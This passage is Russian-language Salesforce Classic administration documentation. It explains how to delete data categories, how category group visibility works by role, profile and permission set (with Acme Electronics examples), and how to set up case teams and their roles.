По умолчанию родительская категория, назначенная статье, предоставляет доступ к ее дочерним категориям. Статье не могут быть одновременно назначены родительская и одна из ее дочерних категорий. Выбор родительской категории на странице редактирования статьи инициирует блокировку ее дочерних категорий. Система Salesforce соблюдает блокировку при перемещении категории в новую родительскую категорию. Система препятствует назначению статье дочерней категории при наличии новой родительской категории.

Например, категория «КПК» перемещается из исходной родительской категории «Компьютеры» в новую родительскую категорию «Бытовая электроника». Таким образом, классификации статей могут измениться или остаться без изменений.

- Статьи, назначенные обеим категориям «Бытовая электроника» и «КПК», сохраняют только категорию «Бытовая электроника», которая теперь является родительской для категории «КПК».
- Статьи, назначенные только категории «Бытовая электроника», не меняются. Теперь доступ к категории «КПК» является подразумеваемым.
- Статьи, назначенные только категории «КПК», сохраняют категорию «КПК».

Удаление категории данных

Удаление категорий данных может инициировать увеличение времени обработки, изменение доступности и классификации статей и вопросов, а также другие важные последствия. Прежде чем удалить категории, просмотрите данный раздел.

Важное замечание: Рекомендуем изменять иерархию категорий только в периоды низкой активности пользователей. Процесс сохранения, допускающий выполнение сложных и объемных вычислений, может занять слишком много времени. При поиске статей или вопросов, либо при использовании раскрывающихся списков категорий, могут возникать проблемы.

1. Введите строку «*Категории данных*» в поле «Быстрый поиск» и выберите пункт **«Настройка категорий данных»**.
2. Выберите имя группы категорий.
3. Выберите имя категории. Чтобы просмотреть все категории в группе категорий, щелкните **«Развернуть все»**.
4. Нажмите клавишу DELETE или выберите **«Удалить категорию»** в раскрывающемся списке «Действия».
5. Нажмите кнопку **«ОК»** в диалоговом окне подтверждения.
6. Выберите способ повторной классификации статей, связанных с удаленной категорией или ее потомками. В любом случае статьи наследуют категории из других групп категорий.
   - Назначьте родительскую категорию удаленной категории.
   - Назначьте другую категорию. При необходимости выберите любую другую категорию в группе категорий.

     Прим.: Выбранная категория может быть удалена только после сохранения внесенных изменений.

   - Рекомендуем не назначать статьям новую категорию из данной группы категорий.

Ниже перечислены последствия удаления категории.

- Необратимое удаление категории. Удаленная категория не может быть восстановлена. Удаленная категория не перемещается в корзину.
- Необратимое удаление дочерних категорий.
- Удаление категории и ее дочерних элементов со вкладок «Ответы», «Управление статьями» и «Статьи» во всех каналах и общедоступной базе знаний компании в соответствующих случаях.
- Удаление связей между категорией и статьями или вопросами. Статьи и вопросы могут быть переназначены другой категории.
- Удаление ее соотнесения с доступностью. Статьи и ответы, связанные с удаленной категорией, становятся недоступными пользователям.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Категории данных и ответы доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра страницы «Категории данных»:

- «Просмотр категорий данных»

Для создания, редактирования или удаления категорий данных:

- «Управление категориями данных»

Доступность категорий данных

Доступность категорий данных задается ролями, наборами полномочий или профилями. Доступность категорий данных определяет отдельные категории данных, а также категоризированные статьи и вопросы, доступные пользователям.

Система salesforce.com поддерживает три типа доступности.

- Все категории: отображаются все категории
- Нет: категории не отображаются
- Настраиваемый: отображаются выбранные категории

При использовании типа доступности «Настраиваемый» пользователи могут просматривать только категории данных, разрешенные ролью, наборами полномочий или профилем.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Категории данных и ответы доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен в версиях **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** в Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Применение параметров доступности

Благодаря широкому толкованию доступности группы категорий, пользователи могут получать доступ к различной информации. Предоставление доступа к категории инициирует доступ пользователей ко всем родственным категориям (предшественники, прямой родитель, потомки первого уровня, потомки последующих уровней). Например, рассмотрим группу категорий «География», содержащую части света («Азия» и «Европа») на верхнем уровне, различные страны на втором уровне и города на третьем. При наличии доступа только к категории «Франция» пользователь может просматривать статьи, связанные с категориями «Европа», «Франция» и всеми французскими городами. Другими словами, пользователю доступны категории, расположенные выше или ниже категории «Франция», но недоступны статьи, связанные с категорией «Азия» или другими частями света.

Прим.: Вкладка «Ответы» отображает только категории первого уровня. Применительно к группе категорий «География» вкладка «Ответы» отображает только части света, поэтому вопросы, связанные с категорией «Европа», доступны участникам зоны только в том случае, если параметры доступности группы категорий разрешают доступ к категории «Франция».

Параметры доступности группы категорий применяются на вкладках «Ответы», «Управление статьями» и «Статьи» во всех каналах (внутреннее приложение, партнерский портал, сообщество Salesforce.com и клиентский портал), а также в общедоступной базе знаний. Ниже перечислены области, где пользователям доступны только категории, разрешенные параметрами доступности.

- Вкладка «Управление статьями» (при создании или редактировании статей)
- Раскрывающееся меню категорий для поиска статей на вкладках «Управление статьями» и «Статьи»
- Список категорий, расположенный под именем зоны на вкладке «Ответы»

Исходные параметры доступности

Если организация не использует доступность категорий данных посредством роли, набора полномочий или профиля, то все пользователи могут просматривать все категории данных. Если связанные категории недоступны по умолчанию, то пользователи, которым не назначена доступность категорий данных посредством роли, набора полномочий или профиля, могут просматривать только некатегоризированные статьи и вопросы. Параметры доступности роли, набора полномочий или профиля ограничивают стандартные параметры доступности. Например, если категория данных, доступная по умолчанию, недоступна пользователям, роль которых ограничивает доступ к этой категории данных.

Прим.: Если доступность категорий данных задается посредством ролей, наборов полномочий или профилей, то система Salesforce создает правило доступности для каждого пользователя путем добавления логической функции «ИЛИ» между определениями.

Наследование параметров ролевой доступности

Дочерние роли наследуют параметры родительской роли и все ее изменения. При необходимости пользователь может настроить и уточнить доступность дочерней роли, но не может расширить ее относительно родительской роли. По умолчанию пользователи клиентского и партнерского порталов наследуют параметры доступности группы категорий, назначенные их менеджерам. Параметры доступности группы категорий могут быть изменены для каждой роли портала. Пользователи массового портала, которые не имеют ролей, могут просматривать категоризированные статьи и вопросы только после определения параметров доступности посредством набора полномочий или профиля.

Доступность категоризированных статей

Статья доступна пользователю только при наличии доступа к как минимум одной категории соответствующей группы категорий. Например, статье назначены категории *«Новосибирская область»* и *«Московская область»* из группы категорий «География», а также категория *«Настольные компьютеры»* из группы категорий «Продукты».

- При наличии доступа к категориям «Московская область» и «Настольные компьютеры» (но не «Новосибирская область») статья доступна для просмотра.
- При наличии доступа только к категории «Настольные компьютеры» статья недоступна для просмотра.
- При наличии доступа к категории «Новосибирская область» (но не «Настольные компьютеры») статья недоступна для просмотра.

Отмененная доступность

Доступность категорий данных может быть отменена (значение **«Нет»**) для отдельной группы категорий. Пользователи целевой роли, набора полномочий или профиля могут просматривать только статьи и вопросы, которым не назначена категория данной группы. Например, пользователь, для роли которого отменена доступность к группе категорий «География», но предоставлена доступность к группе категорий «Продукты», может просматривать только некатегоризированные статьи в группе категорий «География» и категоризированные статьи в группе категорий «Продукты». Участник зоны ответов, поддерживающей назначение только одной группы категорий, может просматривать только некатегоризированные вопросы, если зоне назначена группа категорий «География», которая недоступна роли участника.

Подробный пример см. в разделе «Примеры параметров доступности группы категорий статей» на странице 3639

Отличие доступности категорий от других моделей Salesforce

Данные параметры используются только статьями и вопросами, поэтому отличаются от других моделей Salesforce.

Доступность группы категорий для ролей

Связанный список «Параметры доступности группы категорий» содержит категории, доступные пользователям роли в соответствии с группой категорий.

Изменение доступности категорий данных по умолчанию

Имеется возможность изменения доступности категорий данных по умолчанию.

Редактирование доступности группы категорий

Имеется возможность изменения доступности категорий данных.

Примеры параметров доступности группы категорий статей

Просмотрите примеры параметров группы категорий, касающихся доступности статей.

Отличие доступности категорий от других моделей Salesforce

Данные параметры используются только статьями и вопросами, поэтому отличаются от других моделей Salesforce.

Данные параметры используются только статьями и вопросами, поэтому отличаются от других моделей Salesforce.

Использование только статьями и вопросами

Параметры доступности группы категорий определяют, кто имеет доступ к статьям и вопросам. Статьи и вопросы являются стандартными объектами, но не поддерживают единые стандартные параметры, правила общего доступа и предоставление общего доступа вручную.

Доступ

Параметры доступности группы категорий определяются ролью, набором полномочий или профилем пользователя. Категории, доступные дочерним ролям, доступны соответствующей родительской роли. Чтобы изменить доступность категорий, а также категоризированных статей и вопросов, рекомендуем изменить параметры доступности для роли, набора полномочий или профиля пользователя, либо предоставить всем пользователям доступ к некоторым категориям, если доступности категорий данных не назначен тип «Настраиваемый».

Широкое толкование параметров доступности

Благодаря широкому толкованию доступности группы категорий, пользователи могут получать доступ к различной информации. Предоставление доступа к категории инициирует доступ пользователей ко всем родственным категориям (предшественники, прямой родитель, потомки первого уровня, потомки последующих уровней). Например, рассмотрим группу категорий «География», содержащую части света («Азия» и «Европа») на верхнем уровне, различные страны на втором уровне и города на третьем. При наличии доступа только к категории «Франция» пользователь может просматривать статьи, связанные с категориями «Европа», «Франция» и всеми французскими городами. Другими словами, пользователю доступны категории, расположенные выше или ниже категории «Франция», но недоступны статьи, связанные с категорией «Азия» или другими частями света.

Прим.: Вкладка «Ответы» отображает только категории первого уровня. Применительно к группе категорий «География» вкладка «Ответы» отображает только части света, поэтому вопросы, связанные с категорией «Европа», доступны участникам зоны только в том случае, если параметры доступности группы категорий разрешают доступ к категории «Франция».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Категории данных и ответы доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен в версиях **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** в Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Доступность группы категорий для ролей

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра сведений о роли:	Просмотр настройки и конфигурации
Для редактирования и удаления ролей:	Управление ролями
Для редактирования и удаления наборов полномочий и профилей:	Управление профилями и наборами полномочий
Для просмотра пользователей:	Просмотр настройки и конфигурации
Для редактирования пользователей:	Управление внутренними пользователями
Для просмотра категорий:	«Просмотр категорий данных»
Для управления категориями данных:	«Управление категориями данных» И «Просмотр категорий данных»

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Категории данных и ответы доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Связанный список «Параметры доступности группы категорий» содержит категории, доступные пользователям роли в соответствии с группой категорий.

Чтобы просмотреть параметр доступности категории роли, в разделе «Настройка» введите *«Роли»* в поле «Быстрый поиск», затем выберите **«Роли»** и выберите роль. Чтобы просмотреть параметры доступности категории для роли Пользовательского портала или партнерского портала, в разделе «Настройка» введите *«Пользователи»* в поле «Быстрый поиск», затем выберите **«Пользователи»** и щелкните имя роли.

В таблице ниже рассмотрены возможные значения для столбца «Доступность» связанного списка.

Доступность	Описание
Все категории	Пользователям доступны все категории группы. Данный тип доступен только верхней роли в иерархии ролей. По умолчанию группе категорий назначается тип доступности «Все категории».
Нет	Пользователям недоступны категории группы.
Настраиваемый	Пользователям доступны только выбранные категории группы.

Ниже перечислены действия, доступные в связанном списке «Параметры доступности группы категорий».

- Для просмотра сведений по параметрам группы категорий щелкните нужное имя.
- Для изменения параметров доступности группы категорий нажмите кнопку **«Редактировать»**, которая находится рядом.

Изменение доступности категорий данных по умолчанию

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра категорий:	«Просмотр категорий данных»
Для управления категориями данных:	«Управление категориями данных» И «Просмотр категорий данных»
Для назначения групп категорий по умолчанию:	«Управление категориями данных»
Чтобы изменить доступность группы категории для пользователей:	Управление пользователями

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Категории данных и ответы доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Имеется возможность изменения доступности категорий данных по умолчанию.

1. Введите строку *«Видимость категорий данных по умолчанию»* в поле «Быстрый поиск» и выберите пункт **«Видимость категорий данных по умолчанию»**.

   При этом откроется страница, содержащая все активные и неактивные группы категорий.

2. Выберите нужную группу категорий и щелкните **«Правка»**.
3. Чтобы все категории группы отображались по умолчанию выберите **«Все категории»**. Чтобы ни одна категория не отображалась по умолчанию выберите **«Нет»**. Чтобы по умолчанию отображались некоторые категории выберите **«Настраиваемый»**.
4. При выборе типа доступности «Настраиваемый» переместите категории из области «Доступные категории» в область «Выбранные категории». Выбор категории инициирует выбор ее родительской и дочерних категорий. Чтобы отменить стандартную доступность, переместите категории из области «Выбранные категории» в область «Доступные категории».

Редактирование доступности группы категорий

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра категорий:	«Просмотр категорий данных»
Для управления категориями данных:	«Управление категориями данных» И «Просмотр категорий данных»
Для назначения групп категорий по умолчанию:	«Управление категориями данных»
Чтобы изменить доступность группы категории для пользователей:	Управление пользователями

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Категории данных и ответы доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Имеется возможность изменения доступности категорий данных.

1. Откройте страницу параметров доступности категорий данных в меню «Настройка».
   - Для ролей: Введите строку *«Роли»* в поле «Быстрый поиск» и выберите пункт **«Роли»**.
   - Для роли клиентского или партнерского портала: Введите строку *«Пользователи»* в поле «Быстрый поиск» и выберите пункт **«Пользователи»**.
   - Для наборов полномочий: Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» и выберите пункт **«Наборы полномочий»**.
   - Для профилей: Введите строку *«Профили»* в поле «Быстрый поиск» и выберите пункт **«Профили»**.
2. Откройте нужную группу категорий данных.
   - Для ролей: щелкните ссылку **«Правка»** напротив нужной группы категорий в связанном списке «Параметры доступности группы категорий».
   - Для наборов полномочий и профилей:
     a. Щелкните имя нужного набора полномочий или профиля.
     b. Щелкните **«Доступность категорий данных»**.
     c. Щелкните ссылку **«Правка»** напротив нужной группы категорий данных.
3. Выберите нужный параметр.

Тип доступности	Описание
Все категории	Пользователям доступны все категории группы. Данный тип доступен только верхней роли в иерархии ролей. По умолчанию группе категорий назначается тип доступности «Все категории».
Нет	Пользователям недоступны категории группы.
Настраиваемый	Пользователям доступны только выбранные категории. При использовании ролей выбранная категория должна быть доступна родительской роли. Если доступность дочерней роли

Тип доступности	Описание
	превышает доступность родительской роли, то категориям дочерней роли назначается доступность категорий родительской роли. Чтобы выбрать категории, дважды щелкните нужную категорию в поле «Доступные категории». Или выберите нужную категорию и нажмите кнопку **«Добавить»**. Выбор категории инициирует выбор ее родительской и дочерних категорий. Категории, отображаемые серым цветом, недоступны для выбора, так как их родительская категория уже выбрана. Прим.: При настройке роли, набора полномочий или профиля, использующего тип доступности «Все категории», рекомендуем удалить значение **«Все»** из поля «Выбранные категории» перед выбором нужных категорий.

4. Нажмите кнопку **«Сохранить»**.

Рекомендации по доступности группы категорий

- По умолчанию группе категорий назначается тип доступности «Все категории».
- Доступность, предоставленная категории, также предоставляется ее родительской и дочерним категориям. Чтобы предоставить доступ ко всем категориям в ветви иерархии категорий, выберите категорию верхнего уровня «Все категории».
- Если доступность категорий не назначена ролью, набором полномочий или профилем, то пользователи могут просматривать только некатегоризированные статьи и вопросы, кроме следующих случаев:
  - Наличие полномочия «Просмотр всех данных».
  - Группа категорий становится доступной для всех пользователей на странице «Видимость категорий данных по умолчанию» в меню «Настройка».
- При использовании ролевой доступности пользователи клиентского и партнерского порталов наследуют роль, назначенную их менеджерам по умолчанию. Параметры доступности группы категорий могут быть изменены для каждой роли портала.
- Чтобы настроить иерархию категорий и назначить доступность, рекомендуем использовать неактивные группы категорий. Группа категорий отображается в Salesforce Knowledge или сообществе ответов только после ее активации пользователем.
- При использовании ролевой доступности рекомендуем настраивать доступность категорий данных от верхних уровней иерархии ролей к нижним. В отличие от вышестоящих ролей, подчиненным ролям должна быть предоставлена ограниченная доступность.

Примеры параметров доступности группы категорий статей

Просмотрите примеры параметров группы категорий, касающихся доступности статей.

Система salesforce.com поддерживает три типа доступности.

- Все категории: отображаются все категории
- Нет: категории не отображаются
- Настраиваемый: отображаются выбранные категории

При использовании типа доступности «Настраиваемый» пользователи могут просматривать только категории данных, разрешенные ролью, наборами полномочий или профилем.

Примеры ниже используют две группы категорий: «Продукты» и «География».

Прим.: Несмотря на то, что параметры доступности группы категорий применяются в сообществах ответов (вопросы) и Salesforce Knowledge (статьи), примеры ниже относятся только к статьям. Сообщества ответов поддерживают одну группу категорий и одну категорию данных для каждого вопроса.

Группа категорий «Продукты»

- Все продукты
  - Бытовая электроника
    - Фотоаппараты
    - Аудиотехника
    - Принтеры
  - Промышленная электроника
    - Маршрутизаторы
    - Коммутаторы
    - PEX
  - Компьютеры
    - Портативные компьютеры
    - Настольные компьютеры
    - КПК

Группа категорий «География»

- Все страны
  - Северная и Южная Америка
    - США
    - Канада
    - Бразилия
  - Азия
    - Китай
    - Япония

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Категории данных и ответы доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен в версиях **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** в Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

- Индия

– Европа
  - Франция
  - Великобритания
  - Польша

Пример 1. Иерархия ролей

В данном примере организация Acme Electronics производит оборудование и предоставляет поддержку индивидуальным и корпоративным клиентам. Проектный отдел организован по продуктам. Отдел поддержки организован по регионам. Поддержка пользователей из Европы и Америки осуществляется внутренними рабочими группами, а пользователей из Азии — внешними. Внутренние и внешние рабочие группы содержат подгруппы, специализирующиеся на поддержке индивидуальных или корпоративных клиентов.

В таблице ниже представлены категории, доступные каждой роли в организации Acme Electronics, а также статус параметров доступности: унаследованные от родительской роли или настраиваемые параметры доступности.

Иерархия ролей Acme Electronics	**Доступные географические категории**	**Доступные категории продуктов**
Генеральный директор	Все страны	Все продукты
Вице-президент по проектированию	Все страны *Наследование от генерального директора*	Все продукты *Наследование от генерального директора*
Рабочая группа проектного отдела по индивидуальным клиентам	Все страны *Наследование от вице-президента по проектированию*	Бытовая электроника *Настраиваемый*
Рабочая группа проектного отдела по корпоративным клиентам	Все страны *Наследование от вице-президента по проектированию*	Промышленная электроника *Настраиваемый*
Рабочая группа проектного отдела по компьютерам	Все страны *Наследование от вице-президента по проектированию*	Компьютеры *Настраиваемый*
Вице-президент по поддержке	Все страны *Наследование от генерального директора*	Все продукты *Наследование от генерального директора*
Вице-президент по поддержке клиентов	Европа, Америка *Настраиваемый*	Все продукты *Наследование от вице-президента по поддержке*
Начальник отдела поддержки индивидуальных клиентов	Европа, Америка *Наследование от вице-президента по поддержке клиентов*	Бытовая электроника, Компьютеры *Настраиваемый*

Иерархия ролей Acme Electronics	Доступные географические категории	Доступные категории продуктов
Начальник отдела поддержки корпоративных клиентов	Европа, Америка *Наследование от вице-президента по поддержке клиентов*	Промышленная электроника, Компьютеры *Настраиваемый*
Внешняя поддержка	Азия *Настраиваемый*	Все продукты *Наследование от вице-президента по поддержке*
Рабочая группа по поддержке индивидуальных клиентов	Азия *Наследование от внешней поддержки*	Бытовая электроника, Компьютеры *Настраиваемый*
Рабочая группа по поддержке корпоративных клиентов	Азия *Наследование от внешней поддержки*	Промышленная электроника, Компьютеры *Настраиваемый*

Пример 2. Доступность статей

Таблица ниже содержит подробный пример ограничения доступных данных посредством параметров доступности категорий. Данный пример использует трех пользователей, параметры доступности которых указаны в скобках.

Табл. 54: Пример: как параметры доступности категорий ограничивают доступные данные?

Категории	Если пользователю 1 доступны категории «Все страны»/«Компьютеры», то категория:	Если пользователю 2 доступны категории «Америка»/«Все продукты», то категория:	Если пользователю 3 доступны категории «Франция»/«Нет категории», то категория:
Все страны/Портативные компьютеры	ДОСТУПНО	ДОСТУПНО	НЕДОСТУПНО
Канада/Компьютеры	ДОСТУПНО	ДОСТУПНО	НЕДОСТУПНО
США/Все продукты	ДОСТУПНО	ДОСТУПНО	НЕДОСТУПНО
Европа/Коммутаторы	НЕДОСТУПНО	НЕДОСТУПНО	НЕДОСТУПНО
Европа/Нет категории	ДОСТУПНО	НЕДОСТУПНО	ДОСТУПНО

Пользователь 1: пользователю должен быть предоставлен доступ ко всем категориям, назначенным статье, либо данные категории должны быть доступны по умолчанию. В данном примере пользователь 1 может просмотреть категорию «Европа», так как она является дочерней для категории «Все страны», но не может просмотреть категорию «Коммутаторы», так как она не принадлежит категории «Компьютеры». Таким образом, пользователь 1 не может просмотреть статьи, назначенные категориям «Европа»/«Коммутаторы».

Пользователь 2: пользователю предоставляется косвенный доступ к дочерним и родительским категориям той категории, которая доступна пользователю согласно настраиваемым параметрам или по умолчанию; соответственно, пользователь

2 может просмотреть статьи, назначенные категории «Все страны», так как она является родительской для категории «Америка». Кроме того, пользователь может просмотреть статьи, назначенные категории «США», так как она является дочерней для категории «Америка».

Пользователь 3: пользователь, которому предоставлен ограниченный доступ к группе категорий, может просмотреть только статьи, которым не назначены категории данной группы. Пользователь 3 не может просмотреть статьи, назначенные категориям «Все страны»/«Портативные компьютеры», так как группа категорий, содержащая категорию «Портативные компьютеры», недоступна. Тем не менее, пользователь может просмотреть статьи, назначенные категориям «Европа»/«Нет категории».

Настройка групп, работающих с обращениями, и очередей обращений

Создайте группу сотрудников для совместной работы в целях более быстрого решения обращений, а также создайте очереди для распределения рабочих нагрузок среди групп.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Группы, работающие с обращениями

Группа, работающая с обращением, помогает группам сотрудников, совместно работающих над отдельным обращением, например агентам службы поддержки, менеджерам службы поддержки и менеджерам по продукции.

Очереди

С помощью очередей можно ранжировать и распространять записи, а также назначать их группам, у которых есть общая работа. Доступ к очередям осуществляется из списковых представлений. Участники очереди могут открыть в ней любую запись и принять ответственность за нее. Очереди доступны для интересов, обращений, заказов, сервисных контрактов, настраиваемых объектов и версий статей знаний.

Группы, работающие с обращениями

Группа, работающая с обращением, помогает группам сотрудников, совместно работающих над отдельным обращением, например агентам службы поддержки, менеджерам службы поддержки и менеджерам по продукции.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Если администратор настроил работающие с обращениями группы, пользователи могут быть добавлены в связанный список обращения «Группы, работающие с обращениями». При добавлении участника группы выберите одну из предопределенных ролей, которая определяет его функции в отношении данного обращения. Роли определяют уровень доступа к обращению, например, «Только для чтения» или «Для чтения и записи».

Можно добавить контакты в работающие с обращениями группы, но обращения будут доступны этим группам, только если они включены в качестве пользователей клиентского портала, назначенных для макетов страниц обращений. Пользователи клиентского портала не могут обновлять работающие с обращениями группы или просматривать роли работающих с обращениями групп. Группы, работающие с обращениями, недоступны для партнерского портала.

Прим.: Администраторы могут предопределять группы, работающие с обращениями, для быстрого добавления пользователей, с которыми вы часто работаете. Администраторы могут создавать правила назначения, которые добавляют предопределенные группы к обращениям, соответствующим определенным критериям. Кроме того, администраторы могут создавать электронные предупреждения, которые уведомляют участников группы, когда в обращении выполняется какое-либо действие.

Совет: Для фильтрации списка обращений участник группы должен выбрать **«Мои группы, работающие с обращениями»**. Для создания отчета по работающим с обращениями группам со своим участием выберите **«Обращения моей рабочей группы»** в раскрывающемся списке «Показать».

Настройка групп, работающих с обращениями

Создайте работающие с обращениями группы для обеспечения совместной работы сотрудников при принятии решений по обращениям. Перед созданием групп, работающих с обращениями, определите роли группы.

Создание ролей группы, работающей с обращениями

Перед установкой или предопределением групп, работающих с обращениями, создайте роли для определения уровня доступа участников групп к обращениям.

СМ. ТАКЖЕ:

Очереди

Настройка групп, работающих с обращениями

Создайте работающие с обращениями группы для обеспечения совместной работы сотрудников при принятии решений по обращениям. Перед созданием групп, работающих с обращениями, определите роли группы.

Чтобы упростить пользователям создание и работу с группами по обращениям, добавьте связанный список «Группа, работающая по обращениям» в макеты страниц обращений. При желании создайте электронные предупреждения, которые уведомляют участников группы, когда по обращению выполняется какое-либо действие, например добавляется комментарий. Кроме того, при наличии предопределенных групп, работающих по обращениям, создайте правила назначения, которые добавляют группы в обращения, соответствующие определенным критериям (например, когда обращения поступили по электронной почте).

Прим.: Группы, работающие с обращениями, учитываются в общем объеме хранилища организации. Каждый участник группы, работающей с обращениями, использует 2 КБ хранилища.

СМ. ТАКЖЕ:

Группы, работающие с обращениями

Создание макетов страниц

Настройка правил назначения

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки групп, работающих с обращениями:

- Настройка приложения

  И

  Управление пользователями

Для добавления участников рабочей группы:

- Полномочие «Редактирование» для обращений

Создание ролей группы, работающей с обращениями

Перед установкой или предопределением групп, работающих с обращениями, создайте роли для определения уровня доступа участников групп к обращениям.

Можно создавать неограниченное количество ролей групп, работающих с обращениями. Однако не рекомендуется превышать 20 ролей, чтобы не перегружать участников группы.

1. Введите строку *«Роли группы, работающей с обращениями»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Роли группы, работающей с обращениями»**.
2. Нажмите **«Создать»** и введите название роли.
3. В раскрывающемся списке «Доступ к обращению» выберите уровень доступа роли к обращениям.

   Для чтения и записи
   Участники могут просматривать и редактировать обращения, а также добавлять связанные записи, примечания и вложения в них.

   Только для чтения
   Участники могут просматривать обращения и добавлять связанные записи в них.

   Личный
   Участники не имеют доступа к обращениям.
4. Чтобы участники с данной ролью были доступны пользователям клиентского портала, просматривающим обращения, выберите **Отображать в клиентском портале**. Даже если параметр «Отображать в клиентском портале» не выбран, пользователи клиентского портала, добавленные в работающую с обращениями группу, могут просматривать их в связанных списках «Группа, работающая с обращениями».
5. Нажмите кнопку **«Сохранить»**.

Прим.: Роли не могут быть удалены, однако можно щелкнуть **«Заменить»** рядом с ролью, которую нужно заменить во всех обращениях. Если организация имеет единственную роль, она не может быть заменена.

Совет: Роли не изменяют доступ владельца обращения к обращениям, для которых по умолчанию установлен параметр «Для чтения и записи».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки групп, работающих с обращениями:

- Настройка приложения

  И

  Управление пользователями

Для добавления участников рабочей группы:

- Полномочие «Редактирование» для обращений

Предопределение групп, работающих с обращениями

Пользователь, определивший роли, может предопределить группы, работающие с обращениями, чтобы агенты службы поддержки могли быстро добавлять в обращения лиц, с которыми часто работают.

Настройка электронных предупреждений для групп, работающих с обращениями

Создайте электронные предупреждения для групп, работающих с обращениями, чтобы уведомлять участников групп о создании или обновлении обращения.

Поля групп, работающих с обращениями

Работающие с обращениями группы имеют поля, перечисленные ниже в алфавитном порядке. Доступность полей определяется настройками Salesforce.

СМ. ТАКЖЕ:

Группы, работающие с обращениями

Настройка групп, работающих с обращениями

Предопределение групп, работающих с обращениями

Пользователь, определивший роли, может предопределить группы, работающие с обращениями, чтобы агенты службы поддержки могли быстро добавлять в обращения лиц, с которыми часто работают.

1. Введите строку *«Предопределенные группы, работающие с обращениями»* в поле «Быстрый поиск» меню «Настройка», затем выберите **«Предопределенные группы, работающие с обращениями»**.
2. Нажмите **«Создать»** и введите название группы.
3. Добавьте участников рабочей группы.
   a. Выберите тип участника рабочей группы: пользователь, контакт или пользователь клиентского портала. Обращения могут быть доступны контактам, только если они включены в качестве пользователей клиентского портала и назначены для макетов страниц обращений.
   b. Нажмите **Поиск** () и выберите участника.
   c. Выберите роль для участника.
4. Нажмите кнопку **«Сохранить»**.

Прим.: Чтобы удалить предопределенную группу, работающую с обращениями, сначала удалите ее из правил назначения. При удалении предопределенная группа, работающая с обращениями, удаляется из всех связанных обращений и не может быть восстановлена из корзины. При удалении из предопределенной группы, работающей с обращениями, участники удаляются из всех обращений, в которых они являлись участниками группы.

СМ. ТАКЖЕ:

Группы, работающие с обращениями

Настройка групп, работающих с обращениями

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки групп, работающих с обращениями:

- Настройка приложения

  И

  Управление пользователями

Для добавления участников рабочей группы:

- Полномочие «Редактирование» для обращений

Настройка электронных предупреждений для групп, работающих с обращениями

Создайте электронные предупреждения для групп, работающих с обращениями, чтобы уведомлять участников групп о создании или обновлении обращения.

1. Создайте шаблоны электронной почты для уведомлений.
